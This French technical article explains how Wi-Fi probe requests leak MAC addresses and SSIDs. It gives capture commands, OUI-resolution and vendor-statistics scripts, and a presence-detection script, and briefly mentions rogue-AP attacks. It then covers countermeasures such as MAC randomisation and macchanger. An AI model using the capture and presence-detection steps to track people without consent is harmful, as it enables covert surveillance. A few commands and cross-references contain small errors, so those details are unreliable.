Des entités commerciales collectent ces signaux pour mesurer, tracer et profiler des foules, tandis que les forces de l'ordre s'en servent pour retrouver des appareils volés. Les agences de renseignement ne sont pas en reste, puisque l'on sait depuis les révélations de Snowden que la NSA fait usage du traçage Wi-Fi et que l'adresse MAC fait partie des fameux *selectors* (éléments permettant d'identifier une personne comme un nom, une adresse e-mail ou encore une adresse IP) de son système PRISM.

Dans cet article, nous allons présenter les détails techniques à la source de cette menace, puis nous vous ferons réaliser l'ampleur de la menace en expliquant combien il est simple de collecter ces traces et de les exploiter. Finalement, nous présenterons plusieurs techniques permettant de réduire, voire empêcher le traçage de nos machines.

1. CONTEXTE


1.1 Adresse MAC

L'adresse MAC est l'identifiant utilisé au niveau de la couche liaison pour identifier de manière unique une interface réseau. Cet identifiant est utilisé au sein du protocole MAC (*Medium Access Control*) qui assure le partage d'un médium (câble Ethernet ou medium radio) entre plusieurs machines. L'hypothèse d'une unicité globale des adresses MAC est primordiale dans le protocole MAC et l'apparition de collisions (plusieurs appareils avec le même identifiant) empêcherait le bon fonctionnement du réseau.

Pour assurer l'unicité globale des adresses MAC, une procédure d'attribution à deux niveaux a été mise en place à l'échelle mondiale. L'organisme IEEE (*Institute of Electrical and Electronics Engineers*) est en charge de son bon fonctionnement. Il attribue à chaque fabricant d'interface réseau un espace d'adressage et lui délègue la tâche d'assurer l'unicité des adresses au sein de ce dernier, ce que le fabricant fera en attribuant chaque adresse à une seule interface réseau. Cette adresse unique est généralement gravée en dur dans le chipset de cette dernière. La liste des plages d'adresses allouées ainsi que le nom du fabricant correspondant est publiée par l'IEEE sur son site **[2]**.

Concrètement, l'adresse MAC est un identifiant de 48 bits issu des spécifications de l'IEEE. Comme on peut le voir sur la figure 1, cet identifiant est divisé en deux parties : l'OUI et le NIC. L'OUI (*Organisation Unique Identifier*) constitue la partie haute de l'adresse, et correspond à l'identifiant attribué par l'IEEE au fabricant de l'interface. Le NIC constitue la partie basse de l'adresse et correspond à l'identifiant spécifique de l'interface au sein de la plage de l'espace d'adressage correspondant à l'OUI. La partie OUI de l'adresse inclut 2 bits aux fonctionnalités particulières : le bit *multicast* et le bit *Locally Administered* (LA). Le premier est utilisé dans des contextes particuliers qui ne nous intéressent pas ici. Le second sert à indiquer si l'adresse correspond à celle attribuée par le fabricant de l'interface, ou si au contraire elle a été modifiée par l'administrateur de la machine (d'où son nom : *Locally Administered*).

Figure 1



Structure d'une adresse MAC avec OUI et NIC ainsi que les bits Multicast et Locally Administered.

1.2 Découverte de Service dans le Wi-Fi

S'il paraît évident qu'un terminal Wi-Fi émet des trames lorsqu'il est connecté à un réseau, il n'en est pas de même lorsqu'il ne l'est pas. Et pourtant, un appareil Wi-Fi non connecté émet des trames plusieurs fois par minute. La raison : les mécanismes de découverte de service actif.

Afin de pouvoir se connecter à un point d'accès, les terminaux Wi-Fi ont besoin de connaître les réseaux à portée. C'est là qu'entrent en jeu les mécanismes de découverte de service passif et actif. Le mode passif consiste pour la station à écouter les trames *beacons* émises par les points d'accès. À l'opposé, dans le mode actif, c'est la station qui émet des trames *probe requests* auxquelles les points d'accès répondent par des *probe responses*. S'ils sont globalement équivalents d'un point de vue fonctionnalité, il n'en est pas de même pour la consommation en énergie. En minimisant le temps d'écoute sur les canaux, le mode actif est plus économe en énergie et est donc largement utilisé par nos terminaux portables et mobiles.

Ainsi, nos smartphones, tablettes et ordinateurs portables dont le Wi-Fi est activé, mais non connecté à un point d'accès émettent plusieurs fois par minutes des *probe requests*, dont l'en-tête contient l'adresse MAC en clair. Dans certains cas, les *probe requests* contiennent les noms des réseaux (SSIDs) recherchés par l'appareil.

2. TRAÇAGE WI-FI

Quoi de mieux pour se rendre compte de l'ampleur de la menace que de se mettre dans la peau de l'espion ? Nous allons voir quelques outils qui permettent d'observer les appareils Wi-Fi à portée. Mais avant d'aller plus loin, rappelons que la collecte d'adresses MAC (une donnée à caractère personnel) n'est pas autorisée, sauf si l'on dispose de l'autorisation de la personne concernée (cf. loi Informatique et Libertés).

Avant toute chose, la capture des trames Wi-Fi nécessite une interface Wi-Fi en mode **monitor**. Pour cela, on fait appel à l'outil **iwconfig**. Pour une interface Wi-Fi nommée **wlan0**, les commandes suivantes permettront de la mettre en mode monitor :

Terminal
```
$ sudo ifconfig wlan0 down
$ sudo iwconfig wlan0 mode monitor
$ sudo ifconfig wlan0 up
```

Si la suite **aircrack-ng** est installée, nous pouvons tout de suite utiliser l'outil **airmon-ng** afin d'observer l'ensemble des stations à portée :

Terminal
```
$ sudo airmon-ng wlan0
```

Une fois le logiciel lancé avec la commande précédente, trois pressions sur la touche <a> permettront de mettre l'affichage en mode **STA**, c'est-à-dire que seules les stations seront affichées. Les informations affichées sont l'adresse MAC des stations, l'indicateur de réception (RSSI) ainsi que les SSIDs diffusés par ceux-ci.

Il peut également être utile de récupérer cette information sous un autre format en affichant le contenu de l'ensemble des trames avec des outils d'analyse réseau comme **tshark/wireshark** ou **tcpdump**.

L'outil tshark est la version ligne de commandes de l'incontournable wireshark. Les deux outils utilisent le même format de filtre et les mêmes dénominations des champs et des protocoles. Avec tshark, nous allons d'abord filtrer les trames de type *probe requests* grâce au filtre suivant : **wlan.fc.type_subtype == 4**. Puis nous allons afficher les champs qui nous intéressent : l'adresse MAC source (**wlan.sa**), la puissance du signal (**radiotap.dbm_antsignal**), ainsi que le SSID, s'il est présent (**wlan_mgt.ssid**) :

Terminal
```
$ tshark -i wlan0 -Y "wlan.fc.type_subtype == 4" -T fields -e wlan.sa -e
radiotap.dbm_antsignal -e wlan_mgt.ssid
```

De la même manière, il est possible d'utiliser **tcpdump** pour capturer et afficher les *probe requests*. Cependant, il n'est pas possible de sélectionner les champs particuliers pour l'affichage.

Terminal
```
$ sudo tcpdump -i wlan0 -e type mgt subtype subtype probe-req
```

2.1 Retrouver le fabricant de l'appareil à partir de l'adresse MAC

À partir des données collectées via les méthodes précédentes, il est possible d'identifier le type d'un appareil, ou plutôt son fabricant. En effet, comme les adresses MAC diffusées contiennent l'OUI de l'appareil, il est possible de connaître son fabricant. Pour cela, on peut effectuer une recherche manuelle dans l'annuaire d'OUIs publié par l'IEEE **[2]**, voire faire appel à des outils automatisant cette recherche. Il existe un certain nombre d'outils en ligne comme sur le site de wireshark **[3]**.

Pour faire une résolution d'OUI en ligne de commandes, on peut utiliser un script effectuant une recherche dans le fichier oui.txt préalablement téléchargé. Pour cela, on crée un script nommé **oui_resolver.sh** contenant le code suivant **[4]** :

Fichier
```
#!/bin/bash
OUI=$(echo ${1//[:.- ]/} | tr "[a-f]" "[A-F]" | egrep -o "^[0-9A-F]{6}")
grep $OUI oui.txt
```

Ce script prend en paramètre une adresse MAC et affiche les informations relatives à l'OUI, c'est-à-dire le nom du fabricant :

Terminal
```
$ ./oui_resolver.sh 00:11:8b:02:73:8f
00118B     (base 16) Alcatel-Lucent, Enterprise Business Group
```

Il est ainsi possible de déterminer le fabricant d'un appareil visible sur les ondes Wi-Fi. Cette première source d'information peut nous servir à inférer le type d'appareil pour effectuer une identification visuelle de celui-ci (par exemple, les appareils de la marque à la pomme sont facilement reconnaissables). Cette information peut également nous renseigner sur une cible : le système d'exploitation utilisé et les vulnérabilités potentiellement exploitables.

2.2 Statistiques des fabricants et des SSIDs

Les informations collectées via le Wi-Fi peuvent nous donner une bonne estimation de la distribution des types d'appareils dans une zone (à partir de l'adresse MAC), mais également de la fréquence des SSIDs. Nous allons maintenant décrire une procédure permettant de produire un graphique indiquant la distribution des OUIs parmi un ensemble d'appareils détectés via le Wi-Fi.

Il nous faut dans un premier temps nous constituer une petite base de données contenant les informations relatives aux *probe requests*. La commande suivante permet de stocker dans un fichier les informations principales des *probes requests* (notez l'apparition du séparateur `';'`) :

Terminal

```
$ tshark -i wlan0 -Y "wlan.fc.type_subtype == 4" -T fields -e wlan.sa -e
wlan_mgt.ssid -E separator=";" > probe_capture.dat
```

Ensuite, un petit coup de `cut`, `sort` et `uniq` permet de nous donner la liste des adresses MAC observées :

Terminal

```
$ cut -f1 -d';' probe_capture.dat | sort | uniq
```

Il suffit alors pour chacune de ces adresses de résoudre l'OUI et de compter le nombre d'appareils par fabricant (*vendor*). Un peu de kung-fu bash à base de `grep`, `cut`, `sort` et `uniq` permet d'effectuer cette tâche. Après avoir téléchargé le fichier `oui.txt` sur le site de l'IEEE [2], enregistrez le script suivant dans un fichier nommé `distribution_vendor.sh` :

Fichier

```
#!/bin/bash
mac_list=$(cut -f1 -d';' "$1" | sort | uniq)
VENDORS=()
for m in "$mac_list"
do
    oui=$(echo ${m//[:.- ]/} | tr "[a-f]" "[A-F]" | egrep -o "^[0-9A-F]{6}")
    vendor=$(grep $oui oui.txt | cut -f3)
    vendor="${vendor//[^[:alnum:]]/}"
    VENDORS+=('echo -e "$vendor\n"')
done
printf '%s\n' "${VENDORS[@]}" | sort -k2 |uniq -c | sort -k1 -r -n > vendor_
distrib.dat
```

Ce script prend en paramètre un fichier de capture de *probe requests* et génère un fichier contenant le nombre d'appareils par fabricant par ordre décroissant.

Terminal

```
$ chmod +x distribution_vendor.sh
./distribution_vendor.sh probe_capture.dat
```

Maintenant, passons au script `gnuplot` qui va permettre de générer notre graphique. Dans un fichier nommé `plot_distrib_vendor.dem` :

Fichier

```
set ylabel "Nb appareils"
set autoscale
set xrange [-1:20]
set output "vendor_distrib.eps"
set term postscript eps  color
set xtics nomirror rotate by -60
set style fill solid border -1
set boxwidth 0.85
plot "vendor_distrib.dat" using 0:1:xtic(2) notitle with boxes
```


La génération du graphique se fait ensuite par l'exécution de la commande suivante :

Terminal

```
$ gnuplot plot_vendor_distrib.dem
```

Si tout se passe bien, le fichier `vendor_distrib.eps` devrait contenir un graphique similaire à celui présenté en figure 2.

Figure 2



De la même manière, le script précédent peut être adapté pour calculer et afficher la distribution des SSIDs. Ceci peut être très utilisé lors d'une attaque de type Rogue-AP, qui consiste à créer un faux point d'accès avec un SSID populaire de façon à déclencher des connexions automatiques des terminaux alentour, afin de se placer en position d'homme-du-milieu.

2.3 Détection de présence

Le traçage n'a pas que des désavantages. En connaissant l'adresse MAC d'un appareil que l'on possède toujours sur soi (comme un téléphone), on peut s'en servir pour détecter sa propre présence dans un lieu assez facilement. Cela peut par exemple servir à réaliser des actions automatiquement lorsque l'on rentre chez soi. Pour un attaquant, cela peut servir à lancer une attaque lorsqu'un individu se trouve dans un lieu donné. Voyons comment allumer automatiquement son ordinateur en rentrant chez soi. L'idée est de détecter la présence d'un téléphone, et d'effectuer une action si c'est la première fois qu'on le voit depuis au moins une heure. Pour cela, nous aurons besoin d'une carte à faible consommation disposant d'une interface Wi-Fi supportant le mode *monitor*, comme une Raspberry pi avec un dongle Wi-Fi.

La première étape consiste à s'assurer que la carte mère de la machine cible supporte le *Wake-On-LAN*, standard Ethernet permettant d'allumer l'ordinateur par le réseau. L'option étant souvent désactivée par défaut, il faut l'activer dans le BIOS de la machine.

Il faut ensuite activer le mode *monitor* sur notre Raspberry pi, comme détaillé dans la section 2.

Le script permettant de réveiller l'ordinateur est le suivant :

Fichier

```
#!/usr/bin/perl

use warnings;
use strict;

# PARAMETERS
my $TIME_TO_WAIT_TO_SEND_WOL = 3600; # 1 hour
my $MAC_ADDRESS = "adresse_mac_a_detecter";

# VARIABLES
my $previous_time = time;
my $new_time;

select STDOUT; $| = 1; # disable buffering

while (<>) {
        $new_time = time;
        if ($new_time > $previous_time + $TIME_TO_WAIT_TO_SEND_WOL) {
                print localtime(time) . " : ";
                system("wakeonlan", $MAC_ADDRESS);
        }
        $previous_time = $new_time;
}
```

Il suffit ensuite d'appeler le script **wol.pl** précédent avec la commande suivante, dans une session **screen** ou **tmux**, ou encore avec **nohup** :

Terminal

```
$ sudo tcpdump -l -e -i wlan0 | grep adresse_mac_a_detecter | ./wol.pl
```

L'option **-l** de **tcpdump** désactive le *buffering*, ce qui permet d'éviter de retarder la détection du téléphone. L'option **-e** affiche les informations du *header* de chaque trame, qui contient l'adresse MAC. Les pipes nous permettent de ne pas exécuter notre script avec les droits root.

On s'assurera que le paquet **wakeonlan** est bien installé (**wol** sous ArchLinux). Idem pour **tcpdump**.

Si notre carte ne dispose pas d'une interface réseau supportant le mode *monitor*, il est également possible de fonctionner en mode *managed*, à condition que le téléphone à détecter se connecte automatiquement au réseau. On ne détectera alors plus les *probe requests*, mais les trames échangées par le téléphone associé au réseau. En fonction de la fréquence de ces trames (qui dépendront des applications installées et configurées sur le téléphone), on pourra avoir une réactivité potentiellement meilleure qu'en mode *monitor*. Pour ce faire, il faut, au lieu de passer la carte en mode *monitor*, configurer la connexion au réseau dans le fichier **/etc/wpa_supplicant/wpa_supplicant.conf**. Par exemple, pour un réseau en WPA :

Fichier

```
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
update_config=1

network={
        ssid="nom_du_réseau"
        psk="mot_de_passe"
}
```

Puis associer la carte au réseau avec la commande suivante :

Terminal

```
$ sudo wpa_supplicant -B -iwlan0 -c/etc/wpa_supplicant/wpa_supplicant.conf
```

L'option **-B** lance le démon en arrière-plan, **-i** sert à indiquer l'interface à utiliser et **-c** le fichier de configuration.

On lance ensuite le script avec **tcpdump** comme précédemment.

On peut imaginer d'autres applications intéressantes, comme lancer une musique personnalisée à l'individu détecté (faites croire à vos colocataires que votre ordinateur est devenu Skynet !), détecter un intrus dans la pièce (attention, il peut copier votre adresse MAC)... Notons cependant que cette méthode ne permet pas une réactivité extraordinaire, le script pouvant mettre plusieurs minutes à repérer un téléphone. Pour des applications ne nécessitant pas de repérer la présence d'une personne précise, un détecteur de mouvement sera plus adapté.

3. PROTECTIONS CONTRE LE TRAÇAGE

Le traçage n'est pas une fatalité. Voyons des techniques permettant de limiter le traçage de notre appareil. La première permet l'utilisation d'adresses MAC aléatoires et temporaires au sein des mécanismes de découverte de réseaux, tandis que la seconde consiste à modifier directement son adresse MAC (par exemple à chaque redémarrage).

3.1 Adresse MAC aléatoire pour la découverte de réseaux

Une méthode de plus en plus répandue pour éviter le *tracking* est de changer fréquemment l'adresse MAC lors du scan actif de la découverte de réseaux. iOS utilise cette méthode depuis sa version 8, avec des conditions encore trop strictes pour que ce soit réellement utilisable. Windows l'utilise depuis sa version 10, et Android à partir de la version 6.0.

Sous GNU/Linux, cette méthode a été implémentée dans le noyau 3.18 pour le driver **iwlwifi**, et dans le noyau 4.5 pour le driver **brcmfmac**. Cela permet au driver de changer l'adresse MAC, mais ce changement n'est pas automatique, Il faut qu'un logiciel le provoque. On peut par exemple utiliser **wpa_supplicant**.

Tout d'abord, il convient de vérifier que le driver utilisé est bien **iwlwifi**.
La commande suivante devrait renvoyer un lien vers **iwlwifi** :

Terminal

```
$ readlink /sys/class/net/wlan0/device/driver
```

Il faut aussi une version récente de **wpa_supplicant** (version 2.3, datée d'octobre 2014).

Il faut également s'assurer que l'interface de contrôle est correctement configurée dans le fichier **wpa_supplicant.conf**. La ligne suivante doit s'y trouver :

Fichier

```
ctrl_interface=/var/run/wpa_supplicant
```

Cela permet à l'outil **wpa_cli** de communiquer avec **wpa_supplicant**, ce qui nous permettra de lancer la commande suivante :

Terminal

```
$ sudo ./wpa_cli mac_rand_scan all enable=1
```

On peut aussi configurer ce comportement dans le fichier de configuration de **wpa_supplicant**. Pour cela, il faut mettre l'option **preassoc_mac_addr** à **1** ou **2** (**1** utilise une adresse complètement aléatoire, **2** génère une nouvelle adresse à partir d'un même OUI aléatoire). L'option **rand_addr_lifetime** permet de changer la durée de chaque adresse MAC aléatoire (60 secondes par défaut).

Notons que cette méthode ne supprime pas les SSIDs des *probe requests* envoyés. **wpa_supplicant** ne diffuse de toute manière pas les noms des réseaux ajoutés dans son fichier de configuration. En revanche, **NetworkManager** le fait pour ceux qu'il gère, et ce même si le changement d'adresse MAC est activé.

On pourra alors vérifier avec un **wireshark** ou un **tcpdump** lancé sur une autre machine que nos *probe requests* utilisent bien une adresse MAC aléatoire changée fréquemment (voir figure 3).

Figure 3

Time	Source	Destination	Protocol	Len	Info	RSSI
46.506839779	82:19:34:6a:99:fb	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-31 dBm
109.511270116	82:19:34:60:6e:f1	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-33 dBm
172.549625349	82:19:34:4a:80:e8	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-30 dBm
235.597837250	82:19:34:28:f3:5b	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-30 dBm
298.554633714	82:19:34:48:56:38	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-29 dBm
361.509884231	82:19:34:95:01:03	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-30 dBm
424.542784476	82:19:34:0c:24:be	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-32 dBm
487.486968606	82:19:34:9e:cc:1d	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-32 dBm
550.517867271	82:19:34:54:fa:8a	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-31 dBm
613.607993475	82:19:34:7a:10:af	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-32 dBm
676.507426352	82:19:34:a3:f4:ce	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-33 dBm
739.513261033	82:19:34:e9:b8:e7	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-34 dBm
802.512937568	82:19:34:87:0c:32	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-32 dBm
928.490394523	82:19:34:18:fc:21	Broadcast	802.11	110	Probe Request, SN=0, FN=0, Flags=.....C, SSID=Broadcast	-36 dBm
46.507716180	82:19:34:6a:99:fb	Broadcast	802.11	114	Probe Request, SN=1, FN=0, Flags=.....C, SSID=tmp2	-31 dBm
109.512154566	82:19:34:60:6e:f1	Broadcast	802.11	114	Probe Request, SN=1, FN=0, Flags=.....C, SSID=tmp2	-33 dBm
172.550533219	82:19:34:4a:80:e8	Broadcast	802.11	114	Probe Request, SN=1, FN=0, Flags=.....C, SSID=tmp2	-30 dBm
235.598732942	82:19:34:28:f3:5b	Broadcast	802.11	114	Probe Request, SN=1, FN=0, Flags=.....C, SSID=tmp2	-30 dBm
298.555546672	82:19:34:48:56:38	Broadcast	802.11	114	Probe Request, SN=1, FN=0, Flags=.....C, SSID=tmp2	-30 dBm

Probe requests envoyées par un appareil utilisant des adresses MAC aléatoires grâce à la technique précédemment décrite.

3.2 Autres techniques

D'autres techniques sont possibles, et même utilisées par certains systèmes d'exploitation. L'une consiste à changer d'adresse MAC dès le démarrage de la machine, l'autre à attribuer une adresse différente par réseau connu. Une dernière méthode potentielle consiste à complètement désactiver le scan actif.

3.2.1 Changement d'adresse MAC au démarrage

La distribution orientée protection de la vie privée **Tails** génère une nouvelle adresse MAC aléatoire à chaque démarrage. Cela empêche de détecter un appareil dont l'identifiant est connu, mais pas de tracer un appareil sur une courte période de temps. Pour réaliser cela, les développeurs de Tails ont patché NetworkManager. Nous présentons plus bas une méthode pour effectuer cela avec **macchanger**.

3.2.2 Une adresse MAC par réseau

Windows 10 ajoute une protection supplémentaire : pour chaque nouveau réseau auquel l'ordinateur se connecte, une nouvelle adresse MAC est utilisée. Celle-ci est générée à partir de la vraie adresse MAC, du nom du réseau, d'un identifiant aléatoire et d'un sel de 256 bits. La formule précise est la suivante :

Fichier

```
adresse = SHA-256(SSID, adresse MAC réelle , connectionId, secret)[:6]
```

Ainsi, l'appareil possède une adresse MAC propre au réseau auquel il se connecte, ce qui empêche un attaquant de voir l'adresse MAC réelle de l'appareil dès lors qu'il est associé à un point d'accès.

3.2.3 Désactivation du scan actif ?

Si désactiver complètement le scan actif semble être une idée séduisante, il n'y a à notre connaissance aucune méthode implémentée dans NetworkManager (voire dans les drivers des cartes Wi-Fi) ou sur Android pour y parvenir simplement. Comme indiqué plus haut, le scan actif est plus économe en énergie que le passif et sa désactivation complète n'est par conséquent pas envisagée par les constructeurs. Enfin, c'est l'unique moyen de se connecter aux points d'accès cachés (*hidden access points*), qui ne révèlent jamais leur présence par l'envoi de *beacons*.

3.3 L'outil macchanger

Nous avons vu dans la section 4.1.1 comment configurer le changement d'adresse MAC avec `wpa_supplicant`. Si l'on ne possède pas de version récente de cet outil, il existe une méthode un peu plus simple pour effectuer cette action : l'outil macchanger permettant de changer manuellement l'adresse MAC d'un appareil. Il dispose de nombreuses options, permettant de choisir si l'on veut générer une adresse complètement aléatoire, conserver l'OUI, utiliser un OUI précis, s'assurer que le bit *locally-administered* est correctement utilisé, etc.

Si l'adresse MAC d'une interface peut être modifiée à la ligne de commandes via **ifconfig**, l'outil **macchanger** permet d'automatiser cette procédure et de choisir entre plusieurs types d'adresse MAC. Plus particulièrement, **macchanger** permet de générer une nouvelle adresse MAC pour une interface réseau via plusieurs méthodes :

- Adresse totalement aléatoire (**-r**) : la nouvelle adresse MAC est complètement aléatoire, c'est-à-dire que l'intégralité des 6 octets de l'adresse est choisie aléatoirement, à l'exception des bits *multicast* et *locally administered* du premier octet ;
- adresse aléatoire valide (**-A**) : idem que l'option précédente, à la différence que la partie gauche de l'adresse appartiendra à la liste des OUI enregistrés (ceux présents dans le fichier **OUI.list**) ;
- adresse aléatoire valide du même type (**-a**) : idem que l'option précédente, à la différence que l'OUI choisi conservera le type de l'adresse (sans-fil ou pas) ;
- adresse aléatoire du même OUI (**-e**) : la nouvelle adresse aléatoire conserve le même OUI que l'adresse précédente ; seul le NIC (les trois octets de droite) est changé.

De plus, avec la méthode totalement aléatoire (**-r**), l'option **-b** permet de forcer le bit *locally administered* à **0** et donc d'indiquer qu'il s'agit d'une adresse gravée en dur dans l'interface et non pas d'une adresse assignée localement par l'administrateur de la machine.

Par exemple, la commande suivante permettra d'assigner une adresse complètement aléatoire avec le bit *locally administered* à **0** :

Terminal

```
$ sudo ifconfig wlan0 down
$ sudo macchanger -r -b wlan0
$ sudo ifconfig wlan0 up
```

Les méthodes décrites précédemment ne sont pas toutes équivalentes du point de vue de la discrétion. Pour ce qui est de la méthode « totalement aléatoire », l'absence de l'option **-b** générera une adresse avec le bit *locally administered* à **1**, ce qui indiquera directement qu'il s'agit d'une adresse manipulée. De plus, même lorsque le bit *locally administered* est à **0**, une adresse totalement aléatoire a de fortes chances de tomber sur un OUI non enregistré (à l'heure actuelle, environ 1% de ces OUI ont été assignés). Une adresse MAC ayant un OUI non enregistré apparaîtra comme vraisemblablement manipulée.

Les méthodes **-a** et **-A** permettent de remédier à ce problème en assignant une adresse appartenant à un OUI enregistré. Cependant, l'option **-A** va fournir une adresse pouvant correspondre à n'importe quel type d'interface (Ethernet, ATM, etc.). Dans le cas (probable) où l'adresse ne correspond pas au type Wi-Fi, un observateur pourra rapidement reconnaître qu'il s'agit d'une adresse usurpée. Heureusement, la méthode **-a** permet de conserver le type de l'adresse et en choisira une de type sans-fil si tel est le cas.

Finalement, la dernière méthode (**-e**), qui consiste à uniquement changer la fin de l'adresse et à en conserver la partie haute, est probablement la moins repérable puisque l'interface conserve ainsi un OUI cohérent avec le modèle. Cependant, si le modèle et donc l'OUI original de l'interface sont peu communs, celle-ci sera facilement repérable. En effet, un appareil sera plus facilement repéré s'il utilise un OUI d'un fabricant obscur plutôt que l'OUI d'un fabricant populaire comme Apple, Samsung, Linksys ou Intel.

Il est possible d'automatiser l'appel à **macchanger** afin par exemple de renouveler les adresses des interfaces réseaux à chaque démarrage à la manière de Tails. Cette automatisation peut se faire facilement avec par exemple un unit systemd (méthode trouvée sur l'excellent wiki Arch Linux [5]). Pour cela, on crée un fichier **/etc/systemd/system/macspoof@.service** contenant les instructions suivantes :

Fichier

```
[Unit]
Description=macchanger on %I
Wants=network-pre.target
Before=network-pre.target
BindsTo=sys-subsystem-net-devices-%i.device
After=sys-subsystem-net-devices-%i.device

[Service]
ExecStart=/usr/bin/macchanger -e %I
Type=oneshot

[Install]
WantedBy=multi-user.target
```

Il suffit ensuite d'activer le service pour chaque interface concernée, en ajoutant le nom de l'interface après le p. Par exemple, pour **wlan0** :

Terminal

```
$ sudo systemctl enable macspoof@wlan0.service
```

Au prochain redémarrage, l'adresse MAC devrait avoir changé. On pourra vérifier le bon fonctionnement de la méthode avec **ifconfig** ou la commande de contrôle du bon fonctionnement du service, qui devrait indiquer le changement d'adresse MAC :

Terminal

```
$ sudo systemctl status macspoof@wlan0.service
```

Notons que macchanger ne fonctionne pas sur une interface active, ce qui peut rendre compliquée son automatisation dans certains cas.

Le wiki d'Arch Linux contient une page présentant d'autres méthodes (utilisant **systemd-networkd**, **systemd-udevd**. etc.) [5].

3.4 Désactivation automatique de l'interface Wi-Fi par geofencing

Une autre technique pour diminuer les problèmes de traçage est de tout simplement empêcher l'appareil de diffuser des informations lorsque cela n'est pas nécessaire. Encore faut-il pouvoir avoir un moyen de déterminer quand la diffusion d'information est pertinente. L'un de ces moyens possibles est de se servir des informations de géolocalisation pour décider d'allumer ou non l'interface Wi-Fi. En effet, quel intérêt il y a-t-il à envoyer une trame indiquant à tous que l'on recherche son réseau domestique quand on se trouve à 200km de chez soi ?

